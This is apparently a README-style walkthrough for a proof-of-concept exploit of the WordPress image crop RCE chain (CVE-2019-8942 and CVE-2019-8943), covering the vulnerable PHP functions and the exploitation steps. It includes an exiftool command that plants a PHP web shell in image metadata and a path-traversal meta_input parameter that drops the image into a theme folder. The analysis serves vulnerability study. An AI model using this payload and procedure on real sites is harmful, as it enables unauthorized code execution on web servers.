 synod2/wp_crop_rce
cve-2019-8942, cve-2019-8943

POC & Dockerfile : https://github.com/synod2/WP_CROP_RCE
This document covers CVE-2019-8942 and CVE-2019-8943, known as WordPress Image CROP RCE, which are vulnerabilities found in WordPress versions prior to 4.9.9 and 5.0.1.
| CVE Number | Disclosure Date | Description |
|---|---|---|
| CVE-2019-8942 | 2019-2-19 | Vulnerability that allows remote code execution by executing PHP containing malicious code through the wp_postmeta table value |
| CVE-2019-8943 | 2019-2-19 | Vulnerability that allows saving a file to an arbitrary path using the meta_input parameter when an operation such as changing the size information of an uploaded image occurs |
CVE-2019-8942 allows arbitrary code execution by uploading an image with PHP code inserted into its exif metadata, then changing the wp_attached_file value in the wp_post_meta table of the post to include the image file.
CVE-2019-8943 allows writing a file to an arbitrary directory by changing the wp_attached_file value in the wp_postmeta table to an arbitrary string in the wp_crop_image() function, which updates the image size information when using the image editing tool.
By using these two vulnerabilities together, an image with PHP code inserted can be uploaded to an arbitrary path and remote code execution can be achieved.
When an image is uploaded to WordPress, it is initially moved to the wp-content/uploads directory, and information internally referenced in the database (metadata such as image owner, upload time, etc.) is stored as meta_key/meta_value pairs.
mysql> select * from wp_postmeta where post_ID = 6;
| meta_id | post_id | meta_key                | meta_value
|       5 |       6 | _wp_attached_file       | 2021/05/test.png
|       6 |       6 | _wp_attachment_metadata | a:5:{s:5:"width"...
As shown above, metadata about the image is stored in the database, and when retrieving the image, the file name is found using the _wp_attached_file metadata from the wp-content/uploads directory.
#/wp-admin/includes/post.php
function edit_post( $post_data = null ) {
⋮
if ( empty($post_data) )
		$post_data = &$_POST;
⋮
$success = wp_update_post( $post_data );
⋮
#/wp-includes/post.php
function wp_update_post( $postarr = array(), $wp_error = false ) {
⋮
	return wp_insert_post( $postarr, $wp_error );
}
function wp_insert_post( $postarr, $wp_error = false ) {
⋮
if ( ! empty( $postarr['meta_input'] ) ) {
		foreach ( $postarr['meta_input'] as $field => $value ) {
			update_post_meta( $post_ID, $field, $value );
		}
⋮
In the edit_post() function, POST data is stored in the $post_data variable without any separate filtering, and the POST value passed through wp_update_post() → wp_insert_post() updates the metadata stored in the DB via the update_post_meta function. At this point, the _wp_attached_file value can be updated to manipulate the path in the metadata used to retrieve the image.
#wp-admin/includes/image.php
function wp_crop_image( $attachment_id, $src_x, ...) {
⋮
$src_file = get_attached_file( $src );
⋮
$result = $editor->save( $dst_file );
#/wp-includes/post.php
function get_attached_file( $attachment_id, $unfiltered = false ) {
	$file = get_post_meta( $attachment_id, '_wp_attached_file', true );
	if ( $file && 0 !== strpos( $file, '/' ) && ! preg_match( '|^.:\\\|', $file ) && ( ( $uploads = wp_get_upload_dir() ) && false === $uploads['error'] ) ) {
			$file = $uploads['basedir'] . "/$file";
	}

	if ( $unfiltered ) {
		return $file;
	}
⋮
return apply_filters( 'get_attached_file', $file, $attachment_id );
The wp_crop_image() function, called when resizing a file, retrieves the path where the file will be saved through the get_attached_file() function. The get_attached_file() function gets the file path from _wp_attached_file stored in the DB via get_post_meta() and saves the modified image.
Due to the two issues above, this ultimately results in an operation where the file path manipulated by POST is retrieved and the modified image is saved to that location.
WordPress page themes are stored and used in the wp-content/themes directory. By setting the _wp_page_template post metadata for each post, a file in that theme directory can be included in the post in the form of a template via the include() function.
At this point, just as PHP uses the include() function, the file is included in the post. Therefore, if an image containing PHP code is included, it will behave like a PHP page and allow PHP code execution.
$ exiftool test.png -CopyrightNotice="<?=\`\$_GET[0]\`?>"
$ exiftool test.png
ExifTool Version Number         : 10.80
File Name                       : test.png
Directory                       : .
File Size                       : 157 kB
File Modification Date/Time     : 2021:05:05 09:43:34+00:00
File Access Date/Time           : 2021:05:05 09:43:53+00:00
File Inode Change Date/Time     : 2021:05:05 09:43:34+00:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 480
Image Height                    : 270
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Copyright Notice                : <?=`$_GET[0]`?>
Application Record Version      : 4
Image Size                      : 480x270
Megapixels                      : 0.130
Inserting a PHP shell into the CopyrightNotice part of the image metadata



Click the uploaded image - More detailed editing - When clicking Update, add the parameter &meta_input[_wp_attached_file]=2021/05/test.jpg?/../../../../themes/twentyseventeen/shell to the request sent to post.php
| meta_id | post_id | meta_key                | meta_value
+---------+---------+-------------------------+---------------------------------
|     338 |     135 | _wp_attached_file              | 2021/05/test.jpg?/../../../../themes/twentyseventeen/cropped-shell
Confirmed that _wp_attached_file has been modified in the DB




Click the uploaded image - Edit Image - After resizing, when clicking the "Scale" button, manipulate and send the parameters in the request sent to admin-ajax.php